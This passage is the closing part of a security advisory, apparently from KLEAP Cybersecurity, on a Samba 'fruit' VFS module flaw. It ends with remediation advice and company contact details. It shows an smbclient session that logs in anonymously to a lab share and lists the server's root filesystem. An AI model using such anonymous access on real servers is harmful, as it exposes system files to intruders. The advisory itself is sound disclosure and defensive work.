└─# smbclient //192.168.1.100/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> ls
.                DR          0   Mon May 21 01:06:12 2012
..               DR          0   Mon May 21 01:06:12 2012
initrd           DR          0   Wed Mar 17 05:27:40 2010
media            DR          0   Wed Mar 17 05:25:52 2010
bin              DR          0   Mon May 14 10:05:33 2012
lost+found       DR          0   Wed Mar 17 05:25:15 2010
mnt              DR          0   Thu Apr 29 02:46:56 2010
sbin             DR          0   Mon May 14 08:24:53 2012
initrd.img       R      7929183  Mon May 14 10:05:56 2012
home             DR          0   Fri Apr 16 12:46:02 2010
lib              DR          0   Mon May 14 10:05:22 2012
usr              DR          0   Wed Apr 28 10:36:37 2010
proc             DR          0   Tue Mar  8 08:55:55 2022
root             DR          0   Tue Mar  8 08:56:11 2022
sys              DR          0   Tue Mar  8 08:55:56 2022
boot             DR          0   Mon May 14 10:06:28 2012
nohup.out        R      6542     Tue Mar  8 08:56:11 2022
etc              DR          0   Tue Mar  8 12:54:55 2022
dev              DR          0   Tue Mar  8 08:56:07 2022
vmlinuz          R     1987288  Thu Apr 10 23:25:41 2008
opt              DR          0   Wed Mar 17 05:27:39 2010
var              DR          0   Wed Mar 17 20:38:23 2010
cdrom            DR          0   Wed Mar 17 05:25:51 2010
tmp              D          0   Tue Mar  8 12:55:27 2022
srv              DR          0   Wed Mar 17 05:27:38 2010
```

## Remediation

Samba administrators should upgrade to these releases or apply the patch as soon as possible to mitigate the defect and thwart any potential attacks exploiting the vulnerability. But, as a workaround it is possible to remove the "fruit" VFS module from the list of configured VFS objects in any vfs objects line in the Samba configuration file smb.conf.

## References



# KLEAP

CYBERSECURITY



<https://kleapcybersecurity.com/>



[info@kleapcybersecurity.com](mailto:info@kleapcybersecurity.com)



4111, Briargrove Circle, Raleigh,  
North Carolina, 27607, USA